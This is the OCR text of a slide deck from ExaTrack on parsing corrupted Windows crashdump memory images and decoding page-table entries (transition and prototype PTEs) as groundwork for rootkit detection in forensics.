
ExaTrack

From corrupted memory dump to rootkit detection




Stéfan Le Berre (Heurs) – stefan.le-berre [at] exatrack.com

ExaTrack

Why take a memory dump?

- Collect a memory snapshot
- It’s fast
- It’s simple



ExaTrack


Cool ! Any problems ?

- Creating a memory dump is « easy »
- Creating an analyzable memory dump is a big deal!
- In a lot of cases (CTF for example), the dump is a VM’s memory snapshot, so they are always valid.
- In real life we take live dumps, OS must continue to run, and some problems happen…

ExaTrack

Cool ! Any problem ?

Memory dump process



ExaTrack

Cool ! Any problem ?

- To have a good memdump we need to freeze the OS

  But if you do you can have some troubles

- You can trigger a blue screen (not really cool)

In some cases (10% to 20%), volatility and windbg can’t analyze them. You can't always just make another dump.

ExaTrack


What happens ?

So we must analyze a corrupted memory dump not accepted by standard tools…

ExaTrack

CrashDump format

- We consider a DumpIt memory dump
- This executable create a file with crashdump format
- Crashdump format is…




ExaTrack

CrashDump format

Magic : PAGE

Archi : DU64 -> 64b

Count of runs (physical memory sections)




Size dumped :
0x3ff7e<<12 = 1`073`209`344

ExaTrack

CrashDump format

Base of page (<<12)

Buffer size (<<12)



```
0000h: 50 41 47 45 44 55 36 34 0F 00 00 00 B1 1D 00 00  PAGEDU64....±...
0010h: 00 70 18 00 00 00 00 00 00 00 00 00 80 FA FF FF  .p..........€úÿÿ
0020h: 90 AE C9 02 00 F8 FF FF 90 CB C7 02 00 F8 FF FF  .®É..øÿÿ.ËÇ..øÿÿ
0030h: 64 86 00 00 01 00 00 00 4D 41 54 54 50 41 47 45  d†......MATTPAGE
0040h: 4D 4F 4F 4E 00 00 00 00 53 4F 4C 53 00 00 00 00  MOON....SOLS....
0050h: 4D 4F 4F 4E 00 00 00 00 53 4F 4C 53 00 00 00 00  MOON....SOLS....
0060h: 50 41 47 45 50 41 47 45 50 41 47 45 50 41 47 45  PAGEPAGEPAGEPAGE
0070h: 50 41 47 45 50 41 47 45 50 41 47 45 50 41 47 45  PAGEPAGEPAGEPAGE
0080h: 80 00 D0 04 80 FA FF FF 03 00 00 00 50 41 47 45  €.Ð.€úÿÿ....PAGE
0090h: 7E FF 03 00 00 00 00 00 01 00 00 00 00 00 00 00  ~ÿ..............
00A0h: 9E 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00  ž...............
00B0h: E0 FD 03 00 00 00 00 00 00 FF 03 00 00 00 00 00  àý.......ÿ......
00C0h: 00 01 00 00 00 00 00 00 50 41 47 45 50 41 47 45  ........PAGEPAGE
00D0h: 50 41 47 45 50 41 47 45 50 41 47 45 50 41 47 45  PAGEPAGEPAGEPAGE
00E0h: 50 41 47 45 50 41 47 45 50 41 47 45 50 41 47 45  PAGEPAGEPAGEPAGE
00F0h: 50 41 47 45 50 41 47 45 50 41 47 45 50 41 47 45  PAGEPAGEPAGEPAGE
```

Repeat this for each page.

run_1 = raw_crashdump[0x2000:0x2000+(0x9e<<12)]
run_1_address = 0x1 << 12


run_2 = raw_crashdump[0x2000+0x9e000:0x2000+0x9e000+(0x3fde0<<12)]
run_2_address = 0x100 << 12

ExaTrack

CrashDump format

CR3 (base paging)

PFN database (physical mapping infos)



PsLoadedModuleList

PsActiveProcessHead

ExaTrack


Memory paging

Cool, we have a representation of the physical memory. Now, we need to access to the virtual memory !

Virtual -> Physical address translation is done by your CPU (MMU). You split the virtual address in 4 parts and use each part as an index in a table.

ExaTrack


Memory paging



ExaTrack

Memory paging

Entry of a page table :



With this minimal decoding we can acces to all the virtual space from physical space !


ExaTrack

Memory paging

But….

```
>>> dq 0xFFFFF88002AB5000
PXE [0x1f1] : 0x000000003C184863 (0xFFFFF88000000000)
  PPE [0x0] : 0x000000003C183863 (0xFFFFF88000000000)
    PDE [0x15] : 0x0000000035001863 (0xFFFFF88002A00000)
      PTE [0xb5] : 0x000000003CFB7860 (0xFFFFF88002AB5000)
```

All isn't so simple with Windows.



ExaTrack

Memory paging

Intel have some bits reserved in a page table entry. In Windows Bit 11 is for « transition ».

```
>>> dq 0xFFFFF88002AB5000
PXE [0x1f1] : 0x000000003C184863 (0xFFFFF88000000000)
  PPE [0x0] : 0x000000003C183863 (0xFFFFF88000000000)
    PDE [0x15] : 0x0000000035001863 (0xFFFFF88002A00000)
      PTE [0xb5] : 0x000000003CFB7860 (0xFFFFF88002AB5000)
```

Page is in a working set space and wasn't already mapped in this process.

ExaTrack

Memory paging

Ok, good, but here ?

```
>>> dq 0x7fefac40000
PXE [0xf] : 0x5C10000031528867 (0x0000078000000000)
  PPE [0x1fb] : 0x0750000035CB7867 (0x000007FEC0000000)
    PDE [0x1d6] : 0x1870000027D29867 (0x000007FEFAC00000)
      PTE [0x40] : 0xF8A0020B3D580400 (0x000007FEFAC40000)
```

Page is not present and not with transition bit.

Welcome in the most WTF entry :-)

ExaTrack

Memory paging

10 bit is « prototype » PTE, It’s used to limit the risk of differents states for a shared page.

```
PTE [0x40] : 0xF8A0020B3D580400 (0x000007FEFAC40000)
```

